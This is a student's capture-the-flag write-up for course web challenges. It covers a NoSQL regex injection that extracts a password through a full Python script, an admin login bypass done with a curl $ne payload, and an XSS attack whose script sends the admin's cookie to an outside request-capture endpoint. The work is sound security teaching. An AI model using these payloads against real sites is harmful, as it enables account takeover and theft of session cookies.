

Week12- Write-up

Vishnu Vardhan Ciripuram

N14912012

vc2499


Challenge: NoSQL-1

Objective

The objective of this challenge was to exploit a NoSQL injection vulnerability in the login form to bypass authentication and retrieve the hidden flag. The server used a MongoDB backend, and the injection was performed to extract the flag character by character.

Solution

- Upon accessing the provided URL, I was presented with a login page containing two fields: Username and Password, along with a Login button.
- I crafted a NoSQL injection payload to bypass the login mechanism.



The image shows a web form titled "NoSQL Challenge". Below the title is a paragraph: "Find the secret credentials hidden behind a login portal—exploit weaknesses to access them and reveal the flag!". The form contains two input fields: "Username" and "Password". Below these fields is a green "Login" button. At the bottom of the form, the text "Invalid credentials" is displayed in red.

NoSQL Challenge

Find the secret credentials hidden behind a login portal—exploit weaknesses to access them and reveal the flag!

Username

Password

Login

Invalid credentials

- The login form accepted a POST request with username and password fields.
- My goal was to exploit the backend's query logic using MongoDB's \$regex operator to guess the password field iteratively.
- I wrote a Python script to automate the injection process. The script used the following payload:

```
def create_injection_payload(current_prefix, test_char):
    return {
        "username": {"$ne": None},
        "password": {"$regex": f"^{current_prefix}{test_char}"},
        "$where": "this.error = this.password"
    }
```

- This payload allowed me to:
 - Bypass the username check using \$ne.
 - Test each character of the password using \$regex.
 - Exploit the backend's logic flaw through \$where.
- Starting with the known prefix flag{, I iteratively appended characters to the flag by testing all possible characters (a-zA-Z0-9{ }!@#\$\$%^&*()).
- For each successful character match, the server returned an authenticated: true response, indicating a correct guess.
- After multiple iterations, I successfully extracted the entire flag.

```
[+] Character found: k | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck}
[+] Character found: _ | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_}
[+] Character found: n | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n}
[+] Character found: 4 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4}
[+] Character found: s | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s}
[+] Character found: 4 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4}
[+] Character found: _ | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_00000000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_000000000000}
[+] Character found: 0 | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000}
[+] Character found: } | Current flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000}
[+] Successfully retrieved flag: flag{no_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000}
```

```
(kali@kali)-[~/Desktop]
```

Script Used:


```
nosql.py
1 import requests
2 import string
3
4 def create_injection_payload(current_prefix, test_char):
5     return {
6         "username": {"$ne": None},
7         "password": {"$regex": f"^{current_prefix}{test_char}"},
8         "$where": "this.error = this.password"
9     }
10
11 def send_request(target_url, injection_payload):
12     try:
13         return requests.post(target_url, json=injection_payload)
14     except requests.RequestException as error:
15         print(f"[!] Request error: {error}")
16         return None
17
18 def perform_injection(api_endpoint, allowed_chars, initial_prefix="flag{"):
19     flag = initial_prefix
20     print("[*] Beginning injection process to retrieve the flag ... ")
21
22     while not flag.endswith("}"):
23         for char in allowed_chars:
24             payload = create_injection_payload(flag, char)
25             response = send_request(api_endpoint, payload)
26
27             if response and response.status_code == 200:
28                 try:
29                     response_data = response.json()
30                     if response_data.get("authenticated", False):
31                         flag += char
32                         print(f"[+] Character found: {char} | Current flag: {flag}")
33                         break
34                 except ValueError:
35                     print("[!] Failed to decode JSON response.")
36                     continue
37             else:
38                 print("[!] Unable to identify the next character. Stopping process.")
39                 break
40
41     return flag
42
43 if __name__ == "__main__":
44     endpoint_url = "http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/api/login"
45     character_pool = string.ascii_letters + string.digits + "{}_!@#$$%^&*()"
46
47     extracted_flag = perform_injection(endpoint_url, character_pool)
48     print(f"[+] Successfully retrieved flag: {extracted_flag}")
49
```

Challenge: Nuclear Code Break-In

Objective: The goal of this challenge was to break into the admin account by using a vulnerability in the login portal and retrieve the hidden flag.


Solution

- I started by visiting the challenge URL, where I found a login page asking for a username and password.
- I suspected there might be a way to bypass the login with NoSQL injection. I registered with my netid and created an account.




The screenshot shows a web application interface with a dark green navigation bar at the top containing the links "Home", "Login", "Register", and "Profile". Below the navigation bar is a registration form with a light gray background. The form contains four input fields: a username field with the text "vc2499", a password field with six black dots, an email field with the text "vc2499@nyu.edu", and a text area with the text "I am going to hack u". At the bottom of the form is a green button labeled "Register".


- I used Burp Suite to capture the login request. This showed how the username and password were being sent in the API request.
- The intercepted request confirmed that the server was expecting a JSON payload with the username and password.




- Using what I learned from the request, I crafted a payload to bypass the password check.
- My payload looked like this:
- `{\"username\": \"admin\", \"password\": {\"$ne\": null}}`
- Here, `\"$ne\": null` means `\"not equal to null,\"` so the server accepts any password.
- I used a curl command to send the injection payload to the login endpoint.
 - `curl -X POST -H \"Content-Type: application/json\" -d '{\"username\":\"admin\", \"password\":{\"$ne\":null}}' http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/api/login -c admins_cookie.txt`
- The server responded with `\"Login successful,\"` and I saved the admin's session token in `admins_cookie.txt`.



- With the token from the admin's session, I accessed the admin profile page by replacing the token and username.



- The response showed the admin's profile, and in the description, I found the flag.
flag{y0u_h4v3_n0w_4cc3ss_t0_nucl34r_w34p0n_0000000000000000}



Challenge: XSS-1


Objective:

The goal of this challenge was to exploit a Cross-Site Scripting (XSS) vulnerability to steal the admin's cookie and capture the flag.

Solution:

The challenge has two URLs:

- **Admin Bot URL:** The admin bot would visit a URL that I submitted.
- **Website URL:** A vulnerable website where I could inject my payload.



Admin's Website

Submit your XSS URL (admin will visit it):

Submit

Welcome to XSS Challenge!


Get admin's cookie

What's your name?

Submit

When I visited the vulnerable website, it displayed a simple form that asked for my name. I suspected it was vulnerable to XSS, so I tested it by submitting a basic payload:

```
<script>alert('Vulnerable!');</script>
```



Welcome to XSS Challenge!

Get admin's cookie

What's your name?

Submit

After submitting this payload, I saw a popup alert message with the text "Vulnerable!" This confirmed that the website was vulnerable to XSS.



Once I confirmed the vulnerability, I tried put the payload in the admin bot. It went through but it did not give any response.


To get response, I decided to use Pipedream, a service that provides custom URLs to capture incoming HTTP requests. I created an account on Pipedream and got my unique URL.


Next, I crafted the following JavaScript payload with my pipedream url.

```
<script>
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://eok5tcpo8zgak9y.m.pipedream.net?c=' + document.cookie, false);
xhr.send();
</script>
```



This script would send the document.cookie (the admin's cookies) to my Pipedream endpoint.

I submitted this payload to the vulnerable website to test if it worked as expected. After confirming it worked on my browser, I moved to submit the same payload on the Admin Bot URL.





I navigated to the Admin Bot page, which allowed me to submit URLs. I used the vulnerable website URL with my XSS payload included, ensuring the payload would execute when the admin visited it. After submission, I received a confirmation message stating, "Your URL has been submitted!"



Once the admin bot visited the injected URL, the payload executed in the admin's browser. This triggered the script, and the admin's cookie was sent to my Pipedream endpoint. I monitored the Pipedream logs and, after some time, I saw a GET request with the admin's cookie.

The request contained the flag:

`c=flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}`

The final flag I retrieved from the cookie is: **flag{S3_XSS_1snt_s0_h4rd_1s_1t?_cd03295b4922ddff}**

The screenshot displays the Pipedream workflow editor and its execution logs. On the left, the 'RequestBin' tab shows a list of events, including a GET request to a specific URL. The central workspace shows a workflow diagram with a 'trigger' step connected to a 'code' step. The right-hand panel provides details for the executed workflow, indicating it was successful and completed in 392 ms. The 'trigger' step details show the event context, including the method (GET), path (/), and a query parameter 